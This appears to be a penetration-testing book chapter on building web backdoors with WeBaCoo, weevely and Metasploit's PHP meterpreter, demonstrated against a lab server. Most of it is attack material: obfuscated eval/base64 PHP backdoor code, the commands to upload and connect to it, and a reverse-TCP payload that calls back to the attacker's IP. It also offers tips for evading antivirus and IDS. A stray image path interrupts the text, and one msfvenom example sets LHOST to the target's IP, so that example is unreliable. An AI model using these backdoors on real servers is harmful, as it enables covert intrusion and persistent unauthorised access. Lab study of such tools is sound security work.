
Creating web backdoors

In this section, we will discuss several tools that can be used to create a web backdoor. The tools in this category are usually used to maintain access to a compromised web server.

You need to be aware that the backdoors discussed here might be detected by IDS, antivirus, or other security tools. To be able to create a stealthy backdoor, you may customize the backdoors.

To illustrate the scenario in this section, we will use the following IP addresses:

- `192.168.2.22` is the IP address of the attacker machine.
- `192.168.2.23` is the IP address of the target server.

Let's start with the WeBaCoo backdoor.

WeBaCoo

WeBaCoo (**Web Backdoor Cookie**) is a web backdoor script tool used to provide a stealth terminal-like connection via HTTP between the client and web server.

WeBaCoo has two operation modes:

- **Generation** (Option `-g`): In this mode, users can generate the backdoor code containing PHP payloads
- **Terminal** (Option `-t`): In this mode, users can connect to the backdoor on the compromised server

The most interesting feature of WeBaCoo is that the communication between the web server and client is encoded in the HTTP header cookie, so it might not be detected by antivirus, network intrusion detection/prevention systems, network firewalls, and application firewalls.

The following are the three most important values in the HTTP cookie field:

- **cm**: The shell command encoded in Base64
- **cn**: The new cookie name that the server will use to send the encoded output
- **cp**: The delimiter used to wrap the encoded output

To start WeBaCoo, use the console to execute the following command:

```
# webacoo -h
```

This will display the command syntax on your screen. Let's see how to generate the backdoor first.

The following are the command-line options related with the generation mode:

No.	Option	Description
1	`-g`	Generates backdoor code
2	`-f` function	PHP system functions used in the backdoor are: • `system` (default) • `shell_exec` • `exec` • `passthru`

No.	Option	Description
		• popen
3	-o output	The generated backdoor will be saved in the output file

To generate the obfuscated PHP backdoor using default settings and to save the result in the `test.php` file, you can use the following command:

```
# webacoo -g -o test.php
```

The result is as follows:

```
WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
   Copyright (C) 2011-2012 Anestis Bechtsoudis
   { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "test.php" created.
```

The following is the content of the `test.php` file:

```
<?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9 D T 0 9 L S U V b J 2 N
t J 1 0 p K X t v Y l 9 z d G F y d C g p O 3 N 5 c 3 R l b S h i Y X N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0
l F W y d j b S d d K S 4 n I D I + J j E n K T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J
F 9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M o
K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p O 2 9 i X 2 V u Z F 9 j b G V h b i g p O 3 0 = "))); ?>
```

Then, upload this file to the compromised server (`192.168.2.23`).

The next action is to connect to the backdoor using the following command:

```
# webacoo -t -u http://192.168.2.23/test.php
```

The following is the backdoor shell:

```
        WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
        Copyright (C) 2011-2012 Anestis Bechtsoudis
        { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
webacoo$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
webacoo$
```

The following is the HTTP request as captured by a web proxy:

```
GET /test.php HTTP/1.1
Host: 192.168.2.23:80
Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2
Connection: Close
Cookie: cm=aWQ=; cn=M-cookie; cp=8zM$
```

The following is the web server response:

```
HTTP/1.1 200 OK
Date: Sun, 15 Sep 2013 16:41:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Set-Cookie: M-cookie=8zM%24dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSkK8zM%24
Content-Length: 0
Connection: close
Content-Type: text/html
```

From the preceding HTTP request and response screenshots, we notice that the communication between the backdoor and WeBaCoo is stealthy, so it might not be able to be detected by the victim.

To quit from the terminal mode, just type `exit` .

weevely

weevely is a stealth PHP web shell that provides an SSH-like console to execute system commands and automate administration and post-exploitation tasks.

The following are the main features of weevely (https://github.com/epinna/Weevely):

- It has more than 30 modules to automate administration and post-exploitation tasks such as:
    - Execute commands and browse remote filesystems
    - Check common server misconfiguration
    - Spawn reverse and direct TCP shells
    - Proxy HTTP traffic through target machines
    - Run port scans from target machines
- Backdoor communications are hidden in the HTTP cookies
- It supports passwords to access the backdoor

To start weevely, use the console to execute the following command:

```
# weevely
```

This will display the command syntax on your screen.

weevely can be used to generate the following:

- Obfuscated PHP backdoor
- Backdoor existing image and create the related `.htaccess`
- Backdoored `.htaccess`

To display the list of generators and modules available, you can use the `help` option:

```
# weevely help
```

To generate the obfuscated PHP backdoor and save the result in the `weevely.php` file, you can use the following command:

```
# weevely generate password display.php
[generate.php] Backdoor file 'display.php' created with password 'password'
```

The following is the content of the `display.php` file:

```
<?php
$usoa = str_replace("u","","usturu_urueupluaucue");
$taof="JGM9J2NvdW50JzskYT0kX0NtePT0tJRTtpZihyZXNldCtegkYSk9PSdwYStecgJteiYgJGMoJGEpPjM";
$zddj="peyRrPSdzc3dvcmQnO2VjaG8gJzwnLteiRrLic+JztltedmFsKGJtehc2U2NF9kZWteNvZteGUteocHJlZ19teyZXBsYt
e";
$ijiu="WNlKGteFycmF5KCcvWte15cdz1cc10vJywnL1xzLytecpLCBhtecnJheSgnteJywnKycpLCBqb2telu";
$zkbj="KGteFytecmFte5teX3NsaWNlteKteCRhLCRjKCRhKS0zKStekpKSk7ZWNotebteyAnPC8nLiRrLic+Jztet9";
$txal = $usoa("x", "", "bxaxsex6x4_xdexcxoxde");
$dvkx = $usoa("fj","","crfjefjatfjefj_fjffjunfjcfjtfjiofjn");
$qoaq = $dvkx('', $txal($usoa("te", "", $taof.$zddj.$ijiu.$zkbj))); $qoaq();
?>
```

Then, upload it to the target web server by using legitimate access or exploiting web application bugs.

To access the web backdoor shell on the target web server (`192.168.2.23`), you can use the following command:

```
# weevely http://192.168.2.23/display.php password
```

If successful, you will see the weevely shell. To verify that we have connected to the target machine, we issued the `net.ifaces` command to get the network interfaces information from the remote machine. We also used the `id` command to get the ID of the user. The output can be seen in the following screenshot:

```
root@kali:~# weevely http://192.168.2.23/display.php password

     _________                    __
    |   |   |  |-----.----.-.--.----'  |--.--.
    |   |   |  |  -__|  -__| |  |  -__|  |  |  |
    |_______|_____|____|___/|____|__|___  | v1.0
                                        |_____|
            Stealth tiny web shell

[+] Welcome to Weevely. Browse filesystem and execute system commands.
[+] Use ':help' to list available modules and run selected one.

[shell.php] [!] Error: No response
msfadmin@:/var/www $ :net.ifaces
+------+-----------------+
| lo   | 127.0.0.1/8     |
| eth0 | 192.168.2.23/24 |
+------+-----------------+
msfadmin@:/var/www $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
msfadmin@:/var/www $
```

From the preceding screenshot, we know that we have connected to the remote machine. You can then issue other commands to the remote machine. You can issue `:help` to see the available weevely commands:

```
| module                | description                                                                |
+-----------------------+----------------------------------------------------------------------------+
| :audit.userfiles      | Enumerate common users restricted files                                    |
| :audit.etcpasswd      | Enumerate users and /etc/passwd content                                    |
| :audit.mapwebfiles    | Enumerate webroot files properties                                         |
| :shell.php            | PHP shell                                                                  |
| :shell.sh             | System shell                                                               |
| :system.info          | Collect system informations                                                |
| :backdoor.tcp         | Open a shell on TCP port                                                   |
| :backdoor.reversetcp  | Send reverse TCP shell                                                     |
| :bruteforce.sql       | Bruteforce SQL username                                                    |
| :bruteforce.sqlusers  | Bruteforce all SQL users                                                   |
| :file.upload          | Upload binary/ascii file to the target filesystem                          |
| :file.rm              | Remove remote files and folders                                            |
| :file.enum            | Check remote files type, md5 and permission                                |
| :file.upload2web      | Upload binary/ascii file into web folders and guess corresponding url      |
| :file.download        | Download binary/ascii files from target filesystem                         |
| :file.check           | Check remote files type, md5 and permission                                |
| :file.read            | Read files from target filesystem                                          |
| :sql.console          | Execute SQL queries                                                        |
| :sql.dump             | Get SQL database dump                                                      |
| :net.proxy            | Install and run Proxy to tunnel traffic through target                     |
| :net.phpproxy         | Install remote PHP proxy                                                   |
| :net.ifaces           | Print interface addresses                                                  |
| :net.scan             | Print interface addresses                                                  |
| :find.suidsgid        | Find files with superuser flags                                            |
| :find.perms           | Find files with write, read, execute permissions                           |
+-----------------------+----------------------------------------------------------------------------+
```

For example, to run a simple port scan (using the `:net.scan` module) against the target web server on port `22`, we give the following command:

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 22
SCAN 192.168.2.23:22-22 OPEN: 192.168.2.23:22
```

To run a simple port scan (using the `:net.scan` module) on port `80`, we give the following command:

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 80
SCAN 192.168.2.23:80-80 OPEN: 192.168.2.23:80
```

To exit from the weevely shell, just press *Ctrl* + *C*.

> **Note**
>
> The web shell created using the tools in this category is only for the PHP language. If you want to have a web shell for other languages, you can check Laudanum (http://laudanum.inguardians.com/). Laudanum provides functionality such as shell, DNS query, LDAP retrieval, and others. It supports the ASP, ASPX, CFM, JSP, and PHP languages.

PHP meterpreter

Metasploit has a PHP meterpreter payload. With this module, you can create a PHP webshell that has meterpreter capabilities. You can then upload the shell to the target server using vulnerabilities such as command injection and file upload.

To create the PHP meterpreter, we can utilize `msfvenom` from Metasploit using the following command:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.2.23 -f raw >
php-meter.php
```

The description of the command is as follows:

- `-p` : Payload (`php/meterpreter/reverse_tcp`)
- `-f` : Output format (raw)
- `LHOST` : The attacking machine IP address

The generated PHP meterpreter will be stored in the `php-meter.php` file. The following is a snippet of the `php-meter.php` file contents:

```
#<?php

error_reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
$ip = '192.168.2.22';
$port = 4444;
$ipf = AF_INET;

if (FALSE !== strpos($ip, ":")) {
        # ipv6 requires brackets around the address
        $ip = "[". $ip ."]";
        $ipf = AF_INET6;
}

if (($f = 'stream_socket_client') && is_callable($f)) {
        $s = $f("tcp://{$ip}:{$port}");
        $s_type = 'stream';
} elseif (($f = 'fsockopen') && is_callable($f)) {
        $s = $f($ip, $port);
```


Before you send this backdoor to the target, you need to remove the comment mark in the first line, as shown with the arrow in the preceding screenshot.

You need to prepare how to handle the PHP meterpreter. In your machine, start Metasploit Console (`msfconsole`) and use the `multi/handler` exploit. Then, use the `php/meterpreter/reverse_tcp` payload, the same payload we used during the generation of the shell backdoor. Next, you need to set the `LHOST` variable with your machine IP address. After that, you use the `exploit` command to run the exploit handler. The result of the command is as follows:

```
msf> use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.22
LHOST => 192.168.2.22
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.2.22:4444
[*] Starting the payload handler...
```

After you store the shell in the target web server utilizing web vulnerabilities such as command injection, or execute the shell from your server exploiting remote file inclusion vulnerability, you can access the shell via a web browser.



In your machine, you will see the meterpreter session open:

```
[*] Sending stage (39848 bytes) to 192.168.2.23
[*] Meterpreter session 1 opened (192.168.2.22:4444 -> 192.168.2.23:49372) at 2013-12-25 21:57:27 +0700

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/php
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

After that, you can issue meterpreter commands such as `sysinfo` and `getuid` .